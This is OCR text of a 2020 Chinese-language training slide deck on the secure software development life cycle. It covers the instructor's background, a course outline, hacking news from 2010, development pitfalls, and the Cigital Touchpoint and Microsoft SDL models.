


安全軟體發展生命週期
(Secure Software Development Life Cycle)

2020.7


講師

- 翁御舜(Fred.Weng) < *fred.weng@sti.com.tw* >
- 現任: 敦陽科技資安部門 - 技術處長
- 經歷 (1996~Now)
  - ✓ Coding
    - C、C++、C#、ASP.NET
    - PKI 電子簽章應用、售票網站、數位授權(DRM)應用
  - ✓ CMMI 軟體開發成熟度認證
  - ✓ SOC (Security Operation Center)系統建置維護
  - ✓ DLP (Data Loss Prevention)產品
  - ✓ APT (Advanced Persistent Threat)事件偵測與處理
  - ✓ 弱點掃描 &滲透測試 (2008~Now)
- 資安認證
  - ✓ CEH、 CISSP 、 CSSLP 、 CISM


https://www.uuu.com.tw/Course/Show/48/CSSLP-%E8%B3%87%E5%AE%89%E8%BB%9F%E9%AB%94%E9%96%8B%E7%99%BC%E5%B0%88%E5%AE%B6%E8%AA%8D%E8%AD%89%E8%AA%B2%E7%A8%8B

課程大綱

- 軟體安全概述
- 生命週期各階段之安全議題
  - ✓需求發展與分析階段
  - ✓系統設計階段
  - ✓開發實作階段
  - ✓測試階段
  - ✓部署建置階段
  - ✓維運階段
  - ✓系統下線
- 結論
- 參考文獻與延伸閱讀




https://static1.squarespace.com/static/508a48fce4b08eaef9f2b25a/t/546411d5e4b0097b957ced80/1415844310620/trendjumyu02?format=500w




軟體安全概述

何謂安全的軟體?

- 無論如何使用(亂用)軟體
  - ✓➔都會照原先設計來作業
  - ✓➔都不會引起 CIA Triangle相關問題



網站訊息傳遞與攻擊



軟體安全如果出問題...

- 駭客攻擊目標
  - ✓ 主機
  - ✓ 應用系統
  - ✓ 資料
  - ✓ 生命、社會秩序?!

駭客是網路安全最大的夢魘

中廣新聞網 更新日期：2010/12/21 09:05

「駭客是網路安全最大的夢魘」(彭清仁報導)

今年四月玉山銀行的網路銀行遭駭客入侵，共有一萬六千多筆客戶的個人資料被盜，金管會也裁罰玉山銀行四百萬元罰款，但玉山銀行的商譽損失卻遠大於四百萬元！而在國外駭客入侵造成的損失，更是嚴重，就連電影「終極警探第四集」，駭客入侵造成全美包括電訊、號誌、網路全都中斷的情節，在目前電腦化和網路化的時代，部分情節已經出現在現實的社會中。


上個月在美國國會聽證會中，找來賽門鐵克的技術長，協助調查工業電腦被駭客入侵，造成核能電廠癱瘓和自來水廠停擺，雖然駭客動機並不清楚，但這個情節已經與電影十分的類似！隨著平板電腦和高階智慧手機全球大賣，各國全力發展雲端技術，資訊安全問題也成爲目前全球高科技廠商眼中，下一世代的最大商機。爲了聲援「維基解密」網站，全球各地駭客瘋狂展開攻擊，不但讓瑞典網路癱瘓，也讓兩家國際金融發卡公司幾乎停擺，駭客復仇也讓資安成爲目前最夯的話題；第三世界甚至中國大陸，外傳也培育駭客軍團，這些都是網路世界發達後，最可怕的夢魘，同時意味著一場看不見的戰爭已悄悄的在開打和蔓延！去年獲選爲全球一百大最具發展潛力、專門製造防毒晶片和防毒軟體的鴻璟科技董事長呂炳標指出，高階智慧手機和平板電腦的盛行，讓駭客的攻擊破壞力量，變得更爲的可怕，目前已出現手機病毒，駭客將木馬程式病毒或是僵屍病毒，隱藏在簡訊中，不斷的以消費者的手機複製發送簡訊，可能造成消費者荷包大失血

軟體開發上的困境

- 功能需求第一
- 專案時程趕工
- 安全知識不足
- 許多考量下的犧牲品


Models


Cigital – TouchPoint Model



Microsoft SDL


https://www.microsoft.com/en-us/securityengineering/sdl/





軟體開發生命週期

- **+ Security Activities**




